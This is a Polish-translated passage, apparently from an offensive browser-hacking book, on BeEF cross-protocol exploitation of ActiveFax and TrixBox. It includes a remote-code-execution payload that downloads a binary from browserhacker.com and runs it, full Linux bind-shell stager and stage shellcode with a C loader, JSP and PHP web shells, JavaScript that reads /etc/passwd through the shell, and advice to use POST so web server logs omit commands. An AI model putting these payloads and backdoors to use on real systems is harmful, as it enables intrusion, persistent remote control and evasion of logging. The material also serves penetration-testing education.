
Przykład wykorzystania między protokołami ActiveFAX

Aby użyć BeEF Bind Shellcode przeciwko ActiveFax, musisz zastosować zmianę w kodzie omówionym w poprzednim przykładzie wykorzystania ActiveFax. Musisz również wysłać dodatkowe żądanie do portu Stager, co skutkuje następującym zmodyfikowanym kodem. Pamiętaj, że ograniczenie złych znaków wymusi użycie kodera alpha_mixed.


```
// BeEF bind Stage

var stage = "\xfc\xe8\x89[...snip...]";

setTimeout(function(){

xhr.abort();
```

```
setTimeout(function(){

// wait a few seconds to have the Stager in memory, then

// send the Stage on default BeEF Bind port 4444.

var stage_request = "cmd=" + stage;

sendRequest(4444, stage_request);

}, 4000);

}, 2000);
```

Po wysłaniu Stagera i Stage możesz komunikować się ze słuchaczem BeEF Bind działającym w zaatakowanym systemie. Rysunek przedstawia wykonanie polecenia netstat za pośrednictwem BeEF Bind.



Aby uprościć proces, chcesz użyć modułu poleceń „beef_bind_shell” BeEF do komunikacji z Shellcode. Diagram na Rysunku przedstawia ogólny przegląd tego ataku oraz sposób, w jaki opiera się on na poprzednim ataku IPE. Widać wyraźnie, że dwukierunkowy kanał komunikacyjny przechodzi wyłącznie przez przeglądarkę i żyje w granicach sieci wewnętrznej przechwyconej przeglądarki.



Główną zaletą korzystania z BeEF Bind jest to, że eliminujesz zgadywanie z kanału komunikacji wychodzącej. Nie musisz przewidywać otwartego portu wychodzącego ani używać tunelowania HTTP lub DNS, aby wyrwać się z sieci. Korzystasz z już istniejącego kanału komunikacji za pośrednictwem przeglądarki internetowej, co ostatecznie zwiększa wskaźnik powodzenia eksploatacji. Ten atak podkreśla koncepcję przeglądarki jako przyczółka. Jeśli podłączysz przeglądarkę, masz widoczność w sieci wewnętrznej. Wszystkie te systemy w sieci wewnętrznej, do których można uzyskać dostęp z zahaczonej przeglądarki, siedzą tam znudzone i samotne, czekając na wykorzystanie. Dlaczego więc nie użyjesz przeglądarki skutecznie jako punktu obrotu podczas wysyłania swoich exploitów?

Przykład wykorzystania między protokołami TrixBox

Jak odkryłeś w Części 9, wersja TrixBox była podatna na zdalne wykonywanie poleceń. W poprzedniej Części zostało to zademonstrowane poprzez wykonanie odwrotnego połączenia sieciowego. Rozszerzenie tego ataku za pomocą BeEF Bind pokazuje, w jaki sposób odwrotna łączność może być kierowana przez zaczepioną przeglądarkę. Pozwoli to na ominięcie wszelkich potencjalnych kontroli detektywistycznych lub prewencyjnych na obwodzie. TrixBox działa na CentOS Linux i domyślnie jego konfiguracja iptables nie blokuje żadnego przychodzącego/wychodzącego ruchu sieciowego. To czyni go idealnym celem dla BeEF Bind. Poniższy kod wstrzyknięty do przeglądarki przechwyconej przez cel wykorzystuje te same wady TrixBox, które omówiono wcześniej. Jednak tym razem powoduje to, że plik binarny BeEF Bind Stager działa na celu:

```
var uri = "http://172.16.37.155/user/index.php";

/* command to execute with PHP's exec

* 1. retrieve BeEF Bind 32bit ELF

* 2. mark the binary as executable

* 3. run it in the background

*/

var cmd = btoa("/usr/bin/wget -O /tmp/BeEF_bind " +

"http://browserhacker.com/BeEF_bind " +

"&& /bin/chmod +x /tmp/BeEF_bind && " +

"/tmp/BeEF_bind > /dev/null 2>&1 & echo $!");

// POST body. The previous command is decoded from base64

// and then executed with PHP's exec

var body = "langChoice=<?php exec(base64_decode('" + cmd + "'));?>%00";

var xhr = new XMLHttpRequest();

xhr.open("POST", uri, true);

xhr.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

xhr.setRequestHeader('Accept','*/*');
```

```
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
console.log("Sending first request with RCE vector...");
function getCookie(name){
name += '=';
var parts = document.cookie.split(/;\s*/);
for (var i = 0; i < parts.length; i++){
var part = parts[i];
if (part.indexOf(name) == 0)
return part.substring(name.length)
}
return null;
}
function trigger(){
// current session cookie
var phpsessid = getCookie("PHPSESSID");
console.log("Using PHPSESSID: " + phpsessid);
// to trigger code execution the contents
// of PHP's serialized $_SESSION need to be evaluated
var body = "langChoice=../../../../../../../../../../tmp/sess_"
+ phpsessid + "%00";
var xhr_trigger = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
console.log("Sending second to trigger RCE...\n" +
"BeEF Bind ELF should now be listening on port 4444.");
}
```


```
setTimeout(function(){trigger();}, 3000);
```

Exploit pobiera plik binarny BeEF_Bind z http://browserhacker. com. Następnie zmienia swoje uprawnienia, aby być wykonywalnym, a na koniec wykonuje plik binarny w tle. W tym przypadku BeEF_Bind to 32-bitowy plik binarny systemu Linux ELF, który zawiera funkcjonalność BeEF Bind Stager omówioną w poprzedniej sekcji. Możesz użyć następującego kodu C, aby skompilować Stager Shellcode do pliku binarnego, ale jest on również dostępny do pobrania z https://browserhacker.com:

```
#include <stdio.h>

#include <sys/mman.h>

#include <string.h>

#include <stdlib.h>

# Compile with GCC on Linux as the following

# gcc -fno-stack-protector -z execstack -o BeEF_bind BeEF_bind.c

int (*sc)();

// BeEF Bind Linux 32-bit Stager

char shellcode[] = "\xfc\x31\xc0\x31\xd2\x6a\x01\x5b\x50\x40"+

"\x50\x40\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\xc6\x6a\x0e\x5b"+

"\x6a\x04\x54\x6a\x02\x6a\x01\x56\x89\xe1\x6a\x66\x58\xcd\x80"+

"\x6a\x02\x5b\x52\x68\x02\x00\x11\x5c\x89\xe1\x6a\x10\x51\x56"+

"\x89\xe1\x6a\x66\x58\xcd\x80\x43\x43\x53\x56\x89\xe1\x6a\x66"+

"\x58\xcd\x80\x43\x52\x52\x56\x89\xe1\x6a\x66\x58\xcd\x80\x96"+

"\x93\xb8\x06\x00\x00\x00\xcd\x80\x6a\x00\x68\xff\xff\xff\xff"+

"\x6a\x22\x6a\x07\x68\x00\x10\x00\x00\x6a\x00\x89\xe3\x6a\x5a"+

"\x58\xcd\x80\x89\xc7\x66\xba\x00\x10\x89\xf9\x89\xf3\x6a\x03"+

"\x58\xcd\x80\x6a\x06\x58\xcd\x80\x81\x3f\x63\x6d\x64\x3d\x74"+

"\x03\x47\xeb\xf5\x6a\x04\x58\x01\xc7\xff\xe7";

int main(int argc, char **argv) {

char *ptr = mmap(0, sizeof(shellcode),

PROT_EXEC | PROT_WRITE | PROT_READ, MAP_ANON | MAP_PRIVATE,

-1, 0);

if (ptr == MAP_FAILED) {perror("mmap");exit(-1);}

memcpy(ptr, shellcode, sizeof(shellcode));

sc = (int(*)())ptr;
```

```
(void)((void(*)())ptr)();

printf("\n");

return 0;

}
```

Na tym etapie powinieneś mieć BeEF Bind Stager nasłuchujący na porcie TCP 4444, jak widać na rysunku.



```
[trixbox1.localdomain tmp]# netstat -nap | grep tcp
tcp        0      0 0.0.0.0:6600            0.0.0.0:*               LISTEN      2853/lred
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      2806/mysqld
tcp        0      0 0.0.0.0:5038            0.0.0.0:*               LISTEN      3071/asterisk
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      2440/portmap
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      2703/vsftpd
tcp        0      0 0.0.0.0:951             0.0.0.0:*               LISTEN      2465/rpc.statd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      2912/master
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      9278/BeEF_bind
tcp        0      0 0.0.0.0:4445            0.0.0.0:*               LISTEN      3132/perl
tcp        0      0 127.0.0.1:33013         127.0.0.1:5038          ESTABLISHED 3132/perl
tcp        0      0 127.0.0.1:5038          127.0.0.1:33013         ESTABLISHED 3071/asterisk
tcp        0      0 :::80                   :::*                    LISTEN      9258/httpd
tcp        0      0 :::22                   :::*                    LISTEN      2627/sshd
```

Teraz możesz wysłać Stage do wykonania. Możesz użyć następującego JavaScript, nawet cross-origin, ponieważ BeEF Bind zwraca nagłówek Access-Control-Allow-Origin z wartością wieloznaczną (tak, w tym przypadku jest to bezpieczne!):

```
// BeEF Bind Linux_32bit Stage

var BeEF_Bind_Stage =

"\xfc\x31\xd2\x6a\x02\x59\x52\x52\x89\xe3\x6a\x2a\x58"+

"\xcd\x80\x49\x67\xe3\x02\xeb\xf1\x31\xdb\x6a\x02\x58"+

"\xcd\x80\x3d\x00\x00\x00\x00\x0f\x84\xe4\x01\x00\x00"+

"\x8b\x5c\x24\x08\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x04"+

"\x6a\x06\x58\xcd\x80\x8b\x1c\x24\x6a\x04\x59\x68\x00"+

"\x08\x00\x00\x5a\x6a\x37\x58\xcd\x80\x6a\x00\x68\xff"+

"\xff\xff\xff\x6a\x22\x6a\x07\x68\x00\x10\x00\x00\x68"+

"\x00\x00\x00\x00\x89\xe3\x6a\x5a\x58\xcd\x80\x89\xc7"+

"\x81\xc4\x18\x00\x00\x00\x31\xd2\x31\xc0\x6a\x01\x5b"+

"\x50\x40\x50\x40\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89"+

"\xc6\x81\xc4\x0c\x00\x00\x00\x6a\x0e\x5b\x6a\x04\x54"+

"\x6a\x02\x6a\x01\x56\x89\xe1\x6a\x66\x58\xcd\x80\x81"+

"\xc4\x14\x00\x00\x00\x6a\x02\x5b\x52\x68\x02\x00\x11"+

"\x5c\x89\xe1\x6a\x10\x51\x56\x89\xe1\x6a\x66\x58\xcd"+

"\x80\x81\xc4\x14\x00\x00\x00\x43\x43\x53\x56\x89\xe1"+
```

"\x6a\x66\x58\xcd\x80\x81\xc4\x08\x00\x00\x00\x43\x52"+

"\x52\x56\x89\xe1\x6a\x66\x58\xcd\x80\x81\xc4\x0c\x00"+

"\x00\x00\x96\x93\xb8\x06\x00\x00\x00\xcd\x80\xb9\x00"+

"\x10\x00\x00\x49\x89\xfb\x01\xcb\xc6\x03\x00\xe3\x05"+

"\xe9\xf1\xff\xff\xff\x66\xba\x00\x04\x89\xf9\x89\xf3"+

"\x6a\x03\x58\xcd\x80\x57\x56\x89\xfb\xb9\x00\x04\x00"+

"\x00\x81\x3b\x63\x6d\x64\x3d\x74\x09\x43\x49\xe3\x3a"+

"\xe9\xef\xff\xff\xff\x89\xd9\x81\xc1\x03\x00\x00\x00"+

"\x8b\x5c\x24\x14\x41\x6a\x01\x5a\x6a\x04\x58\xcd\x80"+

"\x80\x39\x0a\x75\xf2\x68\x00\x00\x00\x00\x68\x01\x00"+

"\x00\x00\x89\xe3\x31\xc9\xb8\xa2\x00\x00\x00\xcd\x80"+

"\x81\xc4\x08\x00\x00\x00\xe8\x62\x00\x00\x00\x48\x54"+

"\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30\x20\x4f\x4b"+

"\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70"+

"\x65\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d"+

"\x0a\x41\x63\x63\x65\x73\x73\x2d\x43\x6f\x6e\x74\x72"+

"\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d\x4f\x72\x69\x67"+

"\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+

"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x34"+

"\x38\x0d\x0a\x0d\x0a\x5e\x81\xc7\x00\x04\x00\x00\xb9"+

"\x62\x00\x00\x00\xf3\xa4\x5f\x5e\x8b\x1c\x24\x89\xf1"+

"\x81\xc1\x00\x04\x00\x00\x81\xc1\x62\x00\x00\x00\x68"+

"\x86\x0b\x00\x00\x5a\x6a\x03\x58\xcd\x80\x89\xfb\x89"+

"\xf1\x81\xc1\x00\x04\x00\x00\xba\xe8\x0b\x00\x00\x6a"+

"\x04\x58\xcd\x80\x6a\x06\x58\xcd\x80\x89\xf7\xe9\x63"+

"\xfe\xff\xff\x8b\x5c\x24\x0c\x6a\x06\x58\xcd\x80\x31"+

"\xdb\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x08\x6a\x29\x58"+

"\xcd\x80\x8b\x1c\x24\x6a\x06\x58\xcd\x80\x31\xdb\x43"+


"\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x04\x6a\x29\x58\xcd"+

"\x80\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\xa4\xcd\x80"+

"\x31\xc0\x50\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"+

```
"\x6e\x89\xe3\x6a\x0b\x58\xcd\x80";

var uri = "http://172.16.37.155:4444/";

xhr = new XMLHttpRequest();

xhr.open("POST", uri, true);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');

xhr.setRequestHeader("Accept-Language", "en");

xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

Ten kod wysyła żądanie POST cross-origin do odbiornika BeEF Bind Stager na porcie 4444. Wartość parametru cmd to Linux Stage, który jest dodawany do pamięci, a następnie wykonywany i obsługiwany przez początkowy Stager. Po dostarczeniu stołu montażowego możesz wykonywać polecenia systemu operacyjnego przez podłączoną przeglądarkę. Jak widać na rysunku, możesz pobrać wyniki poleceń z różnych źródeł, dzięki nagłówkom BeEF Bind CORS.



W tym przypadku użyłeś BeEF Bind Shellcode jako prekompilowanego pliku binarnego dla systemów Linux. Ten przykład podkreśla moc BeEF Bind Shellcode jako środka nawiązania dwukierunkowej komunikacji z wykorzystaną usługą intranetową.

Używanie BeEF Bind jako powłoki internetowej

W poprzednim przykładzie TrixBox wykorzystano exploit do pobrania pliku binarnego BeEF Bind i jego wykonania. Innym podejściem jest odtworzenie tej samej logiki kodu powłoki BeEF Bind w różnych językach, takich jak Java, ASP.NET lub PHP, aby wymienić kilka. W przypadku atakowania podatnej aplikacji sieciowej, takiej jak przedstawiona na końcu rozdziału 9, często chcesz utworzyć backdoora, który jest dostępny jako nowy zasób sieciowy zmapowany pod określonym adresem URL. Na przykład wcześniej omawiane exploity przeciwko JBoss i GlassFish pokazały, jak można wdrożyć nowy plik JSP lub WAR. Po wdrożeniu możesz go użyć do odrodzenia poleceń systemu operacyjnego w miejscu docelowym. W przypadku PHP lub ASP.NET, jeśli możesz dodać plik gdzieś w ścieżce aplikacji internetowej za pomocą luk w zabezpieczeniach RCE lub File Upload, możesz uzyskać ten sam wynik. W takich przypadkach, zamiast polegać na pobieraniu i wykonywaniu pliku binarnego BeEF Bind, można przenieść logikę kodu powłoki BeEF Bind na dowolny język aplikacji sieci Web po stronie

serwera. Innymi słowy, możesz utworzyć powłokę internetową BeEF Bind. Poniżej znajdują się trzy główne cechy BeEF Bind, które należy przenieść, aby podłączona przeglądarka komunikowała się z powłoką internetową:

■ Każda odpowiedź HTTP musi zawierać Allow-Access-From-Origin: *, aby umożliwić dwukierunkową komunikację między źródłami z przechwyconą przeglądarką.

■ Strona musi akceptować żądanie POST (Content-Type text/plain lub application/x-www-form-urlencoded) z parametrem cmd, który

przechowuje polecenie, które zostanie wykonane.

■ Dane wyjściowe wykonanego polecenia muszą zostać zwrócone w odpowiedzi HTTP. Poniższy JSP spełnia wszystkie poprzednie wymagania i może być używany w scenariuszach eksploatacji :


```
<%@ page import="java.util.*,java.io.*"%>
<%
// needed for cross-origin communication
response.setHeader("Access-Control-Allow-Origin", "*");
try{
// needed for handling text/plain data
BufferedReader br = request.getReader();
String line = br.readLine();
if(line != null){
String[] cmds = line.split("cmd=");
if(cmds.length > 0){
String cmd = cmds[1];
//executes the command
Process p = Runtime.getRuntime().exec(cmd);
// reads the command output
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while(disr != null){
out.println(disr);
disr = dis.readLine();
}
```

```
}

}}catch(Exception e){

out.println("Exception!!");

}

%>
```

Załóżmy, że poprzedni plik JSP został pomyślnie wdrożony na podatnym na ataki serwerze JBoss 6.0.0.M1, przy użyciu tego samego exploita, o którym mowa w rozdziale 9., a teraz znajduje się on jako BeEF_Bind.jsp. Możesz wchodzić w interakcję z nową stroną JSP w różnych źródłach, ponieważ w każdej odpowiedzi HTTP zwracany jest nagłówek Access-Control-Allow-Origin: *. Ponadto strona JSP poprawnie przeanalizuje tekstowe/zwykłe żądanie POST z poleceniem, które ma zostać wykonane w parametrze cmd. Kod JavaScript do komunikacji między źródłami z podpiętej przeglądarki do nowej powłoki JSP BeEF Bind Web Shell jest bardzo podobny do tego, który został wcześniej przedstawiony tu:

```
var uri = "http://browservictim.com";

var port = 8080;

var path = "BeEF_Bind.jsp";

var cmd = "cat /etc/passwd"

xhr = new XMLHttpRequest();

xhr.onreadystatechange = function() {

if(xhr.readyState == 4) {

console.log(xhr.responseText);

}

}

xhr.open("POST", uri + ":" + port + "/" + path, true);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');

xhr.setRequestHeader("Accept-Language", "en");

xhr.send("cmd=" + cmd);
```

Jak widać na rysunku, żądanie POST jest wysyłane między źródłami, a wyniki polecenia są wysyłane z powrotem do przechwyconej przeglądarki w odpowiedzi HTTP. Z komentarzy w /etc/passwd mogłeś rozpoznać, że JBoss działa na OS X.



To podejście zaimplementowane w JSP może być również zaimplementowane w innych językach po stronie serwera. Dopóki możesz kontrolować nagłówek CORS w odpowiedzi HTTP i wykonywać polecenia systemu operacyjnego, ta technika pozostaje ważna. Implementacja tej samej logiki w PHP wymaga tylko dwóch linii:

<?php header("Access-Control-Allow-Origin: *");

echo @system($_POST['cmd']); ?>

Wcześniej omawiany kod JavaScript można następnie wykorzystać do interakcji z tym skryptem, po prostu zmieniając Content-Type za pomocą:

xhr.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

In general, it is better to use a POST request instead of a GET request because an Apache web server will not log the body of a POST request by default:

172.16.37.1 - - [10/Aug/2013:12:31:56 +0100]

"POST /BeEF_Bind.php HTTP/1.1" 200 54884

"http://browserhacker.com/" "Mozilla/5.0

(Macintosh; Intel Mac OS X 10.8; rv:22.0)

Gecko/20100101 Firefox/22.0"

172.16.37.1 - - [10/Aug/2013:12:32:10 +0100]

"POST /BeEF_Bind.php HTTP/1.1" 200 5766

"http://browserhacker.com/" "Mozilla/5.0

(Macintosh; Intel Mac OS X 10.8; rv:22.0)

Gecko/20100101 Firefox/22.0"

BeEF Bind ma być lekkim ładunkiem niezależnym od platformy. Służy do nadużywania wad aplikacji w celu ujawnienia kanałów zaplecza do dalszej komunikacji i eksploatacji. Jego dwufazowa architektura oznacza, że początkowy Stager można umieścić w dość ścisłych ograniczeniach, co pozwala na późniejsze wprowadzenie większych etapów. Ujawniając otwarty interfejs sieciowy CORS, wszelkie dalsze polecenia systemu operacyjnego można przesyłać do systemu, którego dotyczy problem. Ponadto, ze względu na stosunkowo prostą konstrukcję BeEF Bind, można go przenieść do wielu języków.

Podsumowanie

Techniki zbadane w tej Części są ukierunkowane na urządzenia sieciowe i protokoły inne niż HTTP. Oprócz wykorzystywania interfejsów internetowych w urządzeniach sieciowych, większość ataków koncentrowała się na scenariuszach międzyprotokołowych. Nie jest to standardowy przypadek użycia dla przeglądarki internetowej, która może komunikować się bezpośrednio z serwerem IRC, ale jak pokazano, jest to z pewnością możliwe. Jest mało prawdopodobne, aby taki rodzaj komunikacji był przewidziany podczas opracowywania przeglądarek. Ataki odbijają się od przeglądarki, aby komunikować się z usługami innymi niż HTTP, aw niektórych przypadkach wykorzystują je za pomocą prawie standardowych metod eksploatacji. Korzystając z technik komunikacji międzyprotokołowej i międzyprotokołowej eksploatacji, możesz uruchamiać exploity w miękkim podbrzuszu sieci. W wielu przypadkach neguje to nawet potrzebę walki z zaostrzonymi kontrolkami peryferyjnymi, takimi jak zapory sieciowe. Te metody ataku często obalają założenie, że „tylko dlatego, że urządzenie znajduje się w intranecie, musi być chronione”. Zbadałeś również ładunek BeEF Bind. Pozwala na prowadzenie pośredniej komunikacji z celem eksploatowanym przez IPE. BeEF Bind daje teraz możliwość rykoszetowania kanału komunikacyjnego z przeglądarki bez konieczności tworzenia hałaśliwego połączenia wychodzącego przez zaporę ogniową. Daje to znacznie bardziej ukryty sposób komunikacji z serwerem BeEF. Wiele z tych ataków koncentrowało się na zwiększeniu dostępnego dostępu do sieci poprzez wprowadzanie nieautoryzowanych zmian lub wykorzystywanie dodatkowych usług. Wiele z tych wektorów jest wciąż w powijakach, a możliwości wykorzystania innych protokołów innych niż sieciowe pochodzące z przeglądarki są nadal interesującą areną dla badaczy bezpieczeństwa.